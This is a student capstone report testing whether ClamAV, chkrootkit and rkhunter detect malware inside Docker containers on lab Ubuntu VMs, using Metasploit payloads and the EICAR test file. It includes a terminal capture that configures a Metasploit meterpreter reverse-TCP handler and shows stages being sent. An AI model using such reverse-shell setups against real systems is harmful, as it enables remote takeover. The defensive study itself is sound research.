

# **Final Report**

## **Antivirus Detection of Containerized Malware in Linux Distributions**

**CBER 710 - Capstone Project**

**Centennial College**

**School of Engineering Technology and Applied Science**

**To:**

**Dr. Sk Md Mizanur Rahman**

**On:**

**2024-04-16**

**Submitted by:**

**Student Name**

Oscar Cordoba  
Krisuv Bohara  
Rajan Boudel  
Ampem Darko

**Student ID**

301214625  
301274636  
301365245  
301154778

## **Abstract**

This project “Antivirus detection of containerized malware in Linux distributions” investigates the effectiveness of antivirus detection in identifying containerized malware within Linux distributions, using the Metasploit Framework to create and distribute a payload. The study thoroughly assesses the detection capabilities of four popular antivirus software packages, giving insight into their effectiveness in detecting dangerous content within Docker containers. Furthermore, the test involves setting up two Ubuntu OS instances using VirtualBox to imitate real-world conditions and improve the research's dependability.

Furthermore, the study investigates the anomaly detection system included in Docker images, which employs machine learning approaches to identify anomalies inside the dataset including Docker images. This study's machine learning approach includes use of Scikit-learn's Isolation Forest algorithm, as well as StandardScaler for data preparation. Isolation Forest effectively detects abnormalities in high-dimensional data, and StandardScaler enables optimal data standardization. These strategies improve the accuracy of anomaly detection in Docker settings, hence strengthening cybersecurity defenses against emerging threats.

The research's multifaceted approach seeks to provide comprehensive insights into the existing level of security measures and prospective areas for development in protecting containerized environments from malware attacks.

## Table of Contents

Introduction.....	1
Project TimeLine.....	2
Project Requirements .....	3
Project Architecture .....	4
Virtual Box Architecture .....	4
Docker Architecture .....	5
Approach 1.....	6
Approach 2.....	10
Approach 3.....	13
Chapter 3: Project Process.....	18
Installing Metasploit Framework .....	18
Installing the Docker on One of the Virtual Box .....	20
Installing the clamscan on both the virtual machine.....	20
Installing the CHKRootKit on both the virtual machine .....	23
Installing the RootKitHunter on both the virtual machine .....	27
Isolation Tree Model .....	31
Recommendations and Further Analysis .....	35
Conclusion.....	36
References .....	37

## Table of Figures

Figure 1. Gantt Chart.....	2
Figure 2. Visual Representation of Virtual Box.....	4
Figure 3. Docker Architecture.....	5
Figure 4. Approach 1 Architecture.....	6
Figure 5. Running Metasploit .....	7
Figure 6. Infected file as a Docker Payload.....	7
Figure 7. Docker architecture used.....	8
Figure 8. Running antivirus scan.....	8
Figure 9. Approach Architecture.....	10
Figure 10. EICAR.txt malware file used as a test for this example .....	10
Figure 11. Docker Architecture Used .....	11
Figure 12. Running antivirus on the 2964ec952ddf container in the VM.....	12
Figure 13. Flow Chart Isolation Tree Model .....	13
Figure 14. Isolation Forest Scheme .....	14
Figure 15. Docker Image Dataset .....	14
Figure 16. Coding Jupyter Notebook Anomaly detection .....	15
Figure 17. Visual Representation of anomalies.....	16
Figure 18. Popularity vs Pull Count .....	16
Figure 19. Star Count Vs Pull Count .....	17
Figure 20. Final Dataset .....	17
Figure 21 Metasploit Framework .....	18
Figure 23 Metasploit Framework .....	19
Figure 24 Payload Creation.....	19
Figure 25 Payload Display .....	20

Figure 26 Docker Version Check .....	20
Figure 27 Clamscan Version Check.....	20
Figure 28 Scanning clamscan .....	21
Figure 29 Docker File .....	21
Figure 30. Docker containers .....	22
Figure 31. Starting Container .....	22
Figure 32. Scanning the docker container with clamscan .....	22
Figure 35 Final Result .....	23
Figure 36 Chkrootkit Version Check.....	23
Figure 37 CHK file setup .....	23
Figure 38 chk dockerfile .....	24
Figure 39 Image building .....	24
Figure 41 Scanning inside docker .....	25
Figure 42 Scanning inside docker result .....	25
Figure 43 CHKrootkit version .....	26
Figure 44 Scanning Chkrootkit .....	26
Figure 45 Scanning Chkrootkit Result.....	26
Figure 46 CHKrootkit result .....	27
Figure 47 RKhunter dockerfile .....	27
Figure 48 Rkhunter Installation .....	28
Figure 49. RKhunter Scan .....	28
Figure 50 RKhunter Scan .....	29
Figure 51 RKhunter Scan .....	29
Figure 52. RKhunter Scan Docker .....	30
Figure 53 RKhunter Scan Docker .....	30

Figure 54 RKhunter Scan Docker result.....	31
Figure 55 Isolation Tree Code 1 .....	31
Figure 56 Isolation Tree Code 2 .....	32
Figure 57 Isolation Tree Code 3 .....	32
Figure 58 Isolation Tree Code 4 .....	33
Figure 59 Isolation Tree Code 5 .....	33
Figure 60 Isolation Tree Code 6 .....	34

## **Table of Table**

Table 1 Requirements Table One .....	3
Table 2 Requirements Table Two .....	3

## **Introduction**

Antivirus detection of containerized malware in Linux distributions is difficult due to the rapidly evolving nature of threats, the encapsulated architecture of containers limiting deep visibility, difficulties monitoring distributed environments, the high volume of container deployments, and the dynamic nature of container interactions, which increases attack surface. These difficulties need the development of more advanced detection methods, increased visibility, and tighter interface with container orchestration platforms to better containerized security.

Antivirus detection of containerized malware in Linux distributions is critical as containerization becomes more widespread, particularly in critical infrastructure environments. Given the widespread use of Linux servers to host critical services, effective detection mechanisms are essential for preventing data breaches and service disruptions. Furthermore, the dynamic nature of containers and their reliance on shared resources necessitate advanced antivirus solutions that can adapt to these specific challenges. Improving detection capabilities in containerized environments is critical for ensuring the integrity and security of digital ecosystems in the face of evolving cybersecurity threats. [1]

Antivirus detection of containerized malware in Linux distributions operates within a dynamic ecosystem shaped by the rise of containerization technology, such as Docker. This technology encapsulates applications and their dependencies into portable units, revolutionizing software deployment but also introducing security challenges. Traditional antivirus solutions, designed for host operating systems, face difficulties in adapting to the unique characteristics of containerized environments, including shared kernels and rapid container lifecycle changes. As a result, there's a growing need for antivirus solutions tailored specifically for container environments to effectively detect and mitigate malware threats. Understanding this background information is crucial for comprehending the complexities and significance of research efforts in this field. [2]

## Project TimeLine




Figure 1. Gantt Chart

The diagram illustrates the division of the project into four stages: Topic Discussion, Project Proposal, Group Formation, and Project Execution. On January 10, 2023, the first stage, Group Formation, got underway. On January 20, 2023, the second phase, Topic Discussion, got underway. On February 9, 2023, the third phase Project Proposal began. Project Execution, the fourth phase, is slated to start on March 10, 2024.

## Project Requirements

System Requirements for running 2 Linux OS in a Windows System

Requirements	Description
Host System	Windows Laptop / PC
Virtualization Software	Virtual Box
Hardware Requirements	Minimum 4 gb for each VBOX, 20 GB Space
OS	Linux
Installation Media	Linux ISO
Software Requirements	Virtual Box

Table 1 Requirements Table One

System Requirements for running Anaconda.

Requirements	Description
OS	Windows, MACOS, Linux
Processor	1.6hz or faster
RAM	Minimum 4gb,
Storage	3GB Minimum
Web Browser	Supported web browsers
Internet Connection	Required for packages

Table 2 Requirements Table Two

# Project Architecture

## Virtual Box Architecture




Figure 2. Visual Representation of Virtual Box

Antivirus detection of containerized malware in Linux distributions is critical for determining the security efficacy of containerization technologies. It aids in determining how well antivirus solutions detect and mitigate threats in isolated environments, ensuring that organizations can adequately protect their systems and data. This research helps to identify vulnerabilities, improve security practices, and remain compliant with regulatory standards. It also contributes to the development of proactive measures against emerging cybersecurity threats, thereby strengthening overall cybersecurity defenses in modern IT environments. Containerization is gaining popularity, but research into how well antivirus software detects malware in these environments is lacking. This gap creates a blind spot in our security. Studying this area is critical for staying ahead of evolving threats, improving current container antivirus solutions, and developing informed security practices for container-using organizations. [3]

## Docker Architecture




Figure 3. Docker Architecture

Docker containers are software modules that are self-contained and contain all necessary dependencies, making deployments consistent and portable. The Docker daemon and the client communicate via Docker commands and options. Building, executing, and maintaining Docker containers fall under the purview of the Docker daemon, a background application on a Docker host. A registry is a repository that holds Docker images, which users can pull to their Docker host. Public and private registries, like Docker Hub, are also options.

To build an image, first create a Docker file containing the assembly instructions for the application, and then use the docker build command to create the image. Using the docker run command to start an image's running instance is the process of running containers. The bottom section shows the lifecycle of a Docker image: "Build" generates a new Docker image, "Pull" gets an existing Docker image from the registry, and "Run" builds a Docker container from an

Figure 4.

## Approach 1

### Creating a Payload Approach Architecture




Figure 4. Approach 1 Architecture

We start our investigation by configuring two virtual machines running Ubuntu on our local system. We simulate real-world malicious activities by creating malware payloads using the Metasploit framework on one of these virtual machines. We then move these payloads to the second virtual machine so that we can examine them in more detail. To guarantee complete protection, we carefully install different antivirus software packages on each virtual machine. Interestingly, one of the virtual machines is the only one with Docker installed, which enhances our research by modelling containerized environments.

Activities Terminal Mar 15 01:19

rajan@rajan-VirtualBox: ~

```
// RECON \\
+-----+
o o o   o o
          o
+-----+ | \\\//\\/
PAYLOAD  | " " \_ , / \_ \
+-----+ | (@)(@)**| (@)(@)*| (@)
= = = = = = = = = =
```

LOOT

```
+-----+
```

```
= [ metasploit v6.3.60-dev- ]  
+ --=[ 2401 exploits - 1236 auxiliary - 422 post ]  
+ --=[ 1465 payloads - 47 encoders - 11 nops ]  
+ --=[ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 10.0.2.15  
lhost => 10.0.2.15  
msf6 exploit(multi/handler) > set lport 8080  
lport => 8080  
msf6 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 10.0.2.15:8080  
[*] Sending stage (176198 bytes) to 10.0.2.15  
[*] Sending stage (176198 bytes) to 10.0.2.15
```

Figure 5. Running Metasploit




Figure 6. Infected file as a Docker Payload




Figure 7. Docker architecture used.

After the setup is finished, we start the scanning procedure. We run all antivirus programs on the payloads in the virtual machine without Docker and examine the results of the detections. After this stage is over, we switch our attention to the virtual machine that has Docker installed. Here, we use a Docker container to encapsulate the payloads and run them through identical scans with the same antivirus programs. The subsequent examination of detection outcomes permits a comparative evaluation of antivirus effectiveness between environments that use Docker and those that do not, offering important insights into the security consequences of containerization.

```

root@ubuntu2:~/myproject# docker ps -a | grep 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
root@ubuntu2:~/myproject# docker start 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3
root@ubuntu2:~/myproject# docker exec -it 0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3 /bin/bash
root@0359b01350de88a113c655eb57d59f6bc3335ff321058a37bf16077cab154af3:/# clanscan .
[root@myproject docker_payload01.elf: Unix.Trojan.Generic-9908886-0 FOUND
[root@myproject dockerfile: OK
-----
----- SCAN SUMMARY -----
Kaspersky viruses: 8688993
Engine version: 0.103.11
Scanned directories: 1
Scanned files: 2
Dropped files: 1
Data scanned: 1.08 MB
Data read: 1.02 MB (ratio 1.06:1)
Time: 22.840 sec (0 m 22 s)
Scan Date: 2024:04:01 20:37:45
End Date: 2024:04:01 20:38:08
root@ubuntu2:~/myproject#

```

Figure 8. Running antivirus scan

## Benefits

- **Real-world Simulation:** We simulate real-world malicious scenarios by using the Metasploit framework to create malware payloads, which makes our experiment more realistic.
- **Extensive Coverage:** Installing several antivirus programs guarantees a variety of detection techniques, producing outcomes that are more exhaustive.

## Drawbacks:

- **Resource-intensive:** Conducting scans on both virtual machines using different antivirus programs may use a lot of computer power and extend the time needed for experimentation.
- **Restricted Scope:** Although our experimental setup sheds light on antivirus detection in Docker environments, it might not fully account for the subtleties and complexities of real-world situations, which could limit the generalizability of the results.

## Approach 2

### Downloading a Payload

### Approach Architecture




Figure 9. Approach Architecture




Figure 10. EICAR.txt malware file used as a test for this example

We set up two Ubuntu virtual machines on our system to start our investigation. The European Institute for Computer Antivirus Research (EICAR) provides us with an antivirus test file after that. On both virtual machines, we install four different antivirus software packages. Docker is exclusively installed on one of the virtual machines in parallel. After every installation is complete, the scanning procedure starts. First, on the virtual machine without Docker, we run scans on the payload and carefully review the results that each of the antivirus programs produces.

